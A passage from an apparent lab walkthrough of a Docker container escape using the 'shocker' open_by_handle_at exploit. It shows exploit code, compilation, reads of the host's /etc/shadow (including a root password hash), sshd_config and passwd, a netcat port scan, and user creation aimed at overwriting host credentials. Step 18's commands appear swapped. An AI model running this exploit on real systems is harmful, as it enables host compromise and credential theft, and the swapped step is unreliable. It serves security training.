		if ((fd1 = open("/etc/hostname", O_RDONLY)) < 0)
			die("[-] open");
```

```
        if (find_handle(fd1, argv[1], &root_h, &h) <= 0)
                die("[-] Cannot find valid handle!");

        fprintf(stderr, "[!] Got a final handle!\n");
        dump_handle(&h);

        if ((fd2 = open_by_handle_at(fd1, (struct file_handle *)&h, O_RDONLY)) < 0)
                die("[-] open_by_handle");

        memset(buf, 0, sizeof(buf));
        if (read(fd2, buf, sizeof(buf) - 1) < 0)
                die("[-] read");

        printf("Success!!\n");

        FILE *fptr;
        fptr = fopen(argv[2], "w");
        fprintf(fptr,"%s", buf);
        fclose(fptr);

        close(fd2); close(fd1);

        return 0;
}
```

Save the above exploit code as “shocker.c”

Step 6: Compile the c code.


Command: gcc shocker.c -o read_files




```
root@bc4b954a7934:~# gcc shocker.c -o read_files
shocker.c: In function 'find_handle':
shocker.c:66:19: warning: implicit declaration of function 'open_by_handle_at' [-Wimplicit-function-declaration]
         if ((fd = open_by_handle_at(bfd, (struct file_handle *)ih, O_RDONLY)) < 0)
                   ^~~~~~~~~~~~~~~~~
root@bc4b954a7934:~#
```

Step 7: Execute the binary and read the content of /etc/shadow file.

Command: ./read_files /etc/shadow shadow



```
root@bc4b954a7934:~# ./read_files /etc/shadow shadow
[***] docker VMM-container breakout Po(C) 2014           [***]
[***] The tea from the 90's kicks your sekurity again.   [***]
[***] If you have pending sec consulting, I'll happily   [***]
[***] forward to my friends who drink secury-tea too!    [***]

<enter>

[*] Resolving 'etc/shadow'
[*] Found lib
[*] Found lost+found
[*] Found boot
[*] Found .
[*] Found tmp
[*] Found bin
```




```
[*] Found ld.so.conf.d
[*] Found ucf.conf
[*] Found shadow
[+] Match: shadow ino=19602
[*] Brute forcing remaining 32bit. This can take a while...
[*] (shadow) Trying: 0x00000000
[*] #=8, 1, char nh[] = {0x92, 0x4c, 0x00, 0x00, 0x00, 0x00, 0x00, 0x00};
[!] Got a final handle!
[*] #=8, 1, char nh[] = {0x92, 0x4c, 0x00, 0x00, 0x00, 0x00, 0x00, 0x00};
Success!!
root@bc4b954a7934:~#
```

The content of /etc/shadow of the host file system was retrieved successfully.

Step 8: Check the content of the shadow file created by the exploit.

Command: cat shadow




```
root@bc4b954a7934:~# cat shadow
root:$6$ZXrBAiSL$03unqZC.ofY9tjKZYi4T1o1fcyoFaUHNw2W1BWxPSzjtV8AqvBf0zdv3HjAxl4FP3QEYUNOb1BCVc8m9fBGbJ/:18125:0:99999:7:::
daemon:*:18124:0:99999:7:::
bin:*:18124:0:99999:7:::
sys:*:18124:0:99999:7:::
sync:*:18124:0:99999:7:::
games:*:18124:0:99999:7:::
man:*:18124:0:99999:7:::
lp:*:18124:0:99999:7:::
mail:*:18124:0:99999:7:::
news:*:18124:0:99999:7:::
uucp:*:18124:0:99999:7:::
proxy:*:18124:0:99999:7:::
www-data:*:18124:0:99999:7:::
backup:*:18124:0:99999:7:::
list:*:18124:0:99999:7:::
irc:*:18124:0:99999:7:::
gnats:*:18124:0:99999:7:::
nobody:*:18124:0:99999:7:::
systemd-network:*:18124:0:99999:7:::
systemd-resolve:*:18124:0:99999:7:::
syslog:*:18124:0:99999:7:::
messagebus:*:18124:0:99999:7:::
_apt:*:18124:0:99999:7:::
student:!:18142::::::
sshd:*:18207:0:99999:7:::
dnsmasq:*:18207:0:99999:7:::
lxc-dnsmasq:!:18207:0:99999:7:::
root@bc4b954a7934:~#
```

The root password hash is revealed. Since the container has DAC_OVERRIDE capability. The /etc/shadow file on the host machine can be overwritten.

Step 9: Find out the IP address of the host machine.

Command: ip addr




```
root@bc4b954a7934:~# ip addr
1: lo: <LOOPBACK,UP,LOWER_UP> mtu 65536 qdisc noqueue state UNKNOWN group default qlen 1000
    link/loopback 00:00:00:00:00:00 brd 00:00:00:00:00:00
    inet 127.0.0.1/8 scope host lo
       valid_lft forever preferred_lft forever
4: eth0@if5: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc noqueue state UP group default
    link/ether 02:42:ac:11:00:02 brd ff:ff:ff:ff:ff:ff link-netnsid 0
    inet 172.17.0.2/16 brd 172.17.255.255 scope global eth0
       valid_lft forever preferred_lft forever
root@bc4b954a7934:~#
```

The docker container has an IP address 172.17.0.2, the host machine mostly creates an interface that acts as a gateway for the Docker network. And, generally, the first IP address of the range is used for that i.e. 172.17.0.1 in this case.

Step 10: Use netcat to scan open ports on the host machine:

Command: nc -v -n -w2 -z 172.17.0.1 1-65535




```
root@bc4b954a7934:~#
root@bc4b954a7934:~# nc -v -n -w2 -z 172.17.0.1 1-65535
(UNKNOWN) [172.17.0.1] 2222 (?) open
(UNKNOWN) [172.17.0.1] 22 (?) open
root@bc4b954a7934:~#
```

Port 22 and 2222 are open on the host machine.

Step 11: Check the processes running on the container.

Commands:
ps -eaf
netstat -tnlp




```
root@bc4b954a7934:~# ps -eaf
UID        PID  PPID  C STIME TTY          TIME CMD
root         1     0  0 20:54 ?        00:00:01 /bin/bash /startup.sh
root        15     1  0 20:54 ?        00:00:00 /usr/sbin/sshd
root        16     1  0 20:54 ?        00:00:04 /usr/bin/python /usr/bin/supervisord -n
root        17    15  0 20:54 ?        00:00:00 sshd: root@pts/0
root        29    17  0 20:54 pts/0    00:00:00 bash -c clear;/bin/bash
root        31    29  0 20:54 pts/0    00:00:00 /bin/bash
root        43    15  0 20:55 ?        00:00:00 sshd: root@pts/1
root        59    43  0 20:55 pts/1    00:00:00 bash -c clear;/bin/bash
root        61    59  0 20:55 pts/1    00:00:00 /bin/bash
root        98    15  1 21:16 ?        00:00:00 sshd: root@pts/2
root       114    98  0 21:16 pts/2    00:00:00 bash -c clear;/bin/bash
root       116   114  0 21:16 pts/2    00:00:00 /bin/bash
root       126    15  1 21:16 ?        00:00:00 sshd: root@pts/3
root       142   126  0 21:16 pts/3    00:00:00 bash -c clear;/bin/bash
root       144   142  0 21:16 pts/3    00:00:00 /bin/bash
root       154   116  0 21:16 pts/2    00:00:00 ps -eaf
root@bc4b954a7934:~#
root@bc4b954a7934:~#
root@bc4b954a7934:~# netstat -tnlp
Active Internet connections (only servers)
Proto Recv-Q Send-Q Local Address           Foreign Address         State       PID/Program name
tcp        0      0 0.0.0.0:22              0.0.0.0:*               LISTEN      15/sshd
tcp6       0      0 :::22                   :::*                    LISTEN      15/sshd
root@bc4b954a7934:~#
```

SSH server is running on the container on port 22.

Step 12: Identify the service running on port 2222 on the host machine.

Command: curl 172.17.0.1:2222




```
root@bc4b954a7934:~#
root@bc4b954a7934:~# curl 172.17.0.1:2222
SSH-2.0-OpenSSH_7.6p1 Ubuntu-4ubuntu0.3
Protocol mismatch.
curl: (56) Recv failure: Connection reset by peer
root@bc4b954a7934:~#
```

SSH server is running on port 2222 of the host machine.

Step 13: Check whether the ssh service running on the host machine allows root login. Otherwise, a local user will have to be created first. Retrieve the sshd_config file.

Command: ./read_files /etc/ssh/sshd_config sshd_config




```
root@bc4b954a7934:~#
root@bc4b954a7934:~# ./read_files /etc/ssh/sshd_config sshd_config
[***] docker VMM-container breakout Po(C) 2014             [***]
[***] The tea from the 90's kicks your sekurity again.     [***]
[***] If you have pending sec consulting, I'll happily     [***]
[***] forward to my friends who drink secury-tea too!      [***]

<enter>

[*] Resolving 'etc/ssh/sshd_config'
[*] Found lib
[*] Found lost+found
[*] Found boot
[*] Found .
[*] Found tmp
[*] Found sshd_config
[+] Match: sshd_config ino=153009
[*] Brute forcing remaining 32bit. This can take a while...
[*] (sshd_config) Trying: 0x00000000
[*] #=8, 1, char nh[] = {0xb1, 0x55, 0x02, 0x00, 0x00, 0x00, 0x00, 0x00};
[!] Got a final handle!
[*] #=8, 1, char nh[] = {0xb1, 0x55, 0x02, 0x00, 0x00, 0x00, 0x00, 0x00};
Success!!
root@bc4b954a7934:~#
```

The sshd_config file was retrieved successfully.

Step 14: Check whether root login is permitted.

Command: cat sshd_config | grep PermitRootLogin




```
root@bc4b954a7934:~#
root@bc4b954a7934:~# cat sshd_config | grep PermitRootLogin
#PermitRootLogin prohibit-password
# the setting of "PermitRootLogin without-password".
root@bc4b954a7934:~#
```

The ssh server running on the host machine does not allow root login.

Step 15: Retrieve the /etc/passwd file.

Command: ./read_files /etc/passwd passwd




```
root@bc4b954a7934:~# ./read_files /etc/passwd passwd
[***] docker VMM-container breakout Po(C) 2014          [***]
[***] The tea from the 90's kicks your sekurity again.  [***]
[***] If you have pending sec consulting, I'll happily  [***]
[***] forward to my friends who drink secury-tea too!   [***]

<enter>

[*] Resolving 'etc/passwd'
[*] Found lib
[*] Found lost+found
[*] Found boot
[*] Found .
[*] Found passwd
[+] Match: passwd ino=19241
[*] Brute forcing remaining 32bit. This can take a while...
[*] (passwd) Trying: 0x00000000
[*] #=8, 1, char nh[] = {0x29, 0x4b, 0x00, 0x00, 0x00, 0x00, 0x00, 0x00};
[!] Got a final handle!
[*] #=8, 1, char nh[] = {0x29, 0x4b, 0x00, 0x00, 0x00, 0x00, 0x00, 0x00};
Success!!
root@bc4b954a7934:~#
```

The /etc/passwd file was retrieved successfully.

Step 16: Create a local user on the container.


Commands:
useradd john
echo 'john:password' | chpasswd



```
root@bc4b954a7934:~#
root@bc4b954a7934:~# useradd john
root@bc4b954a7934:~# echo 'john:password' | chpasswd
root@bc4b954a7934:~#
```

Step 17: Check the last line of /etc/passwd and /etc/shadow file.


Commands:
tail -1 /etc/shadow
tail -1 /etc/passwd



```
root@bc4b954a7934:~#
root@bc4b954a7934:~# tail -1 /etc/shadow
john:$6$DoIkAzUj$CbwJxVwdNranAtU8dLqXT7vJ4PR9v3oBroUFkX/oYUBBiCTlVUTfFZ1m8zFaMshZhHMOSO7.8yT/viNJf/I.j.:18226:0:99999:7:::
root@bc4b954a7934:~#
root@bc4b954a7934:~#
root@bc4b954a7934:~# tail -1 /etc/passwd
john:x:1000:1000::/home/john:/bin/sh
root@bc4b954a7934:~#
```

Step 18: Append the last line of /etc/shadow and /etc/passwd file to the shadow file and passwd file copied from the host machine.

Commands:
tail -1 /etc/shadow >> passwd
tail -1 /etc/passwd >> shadow

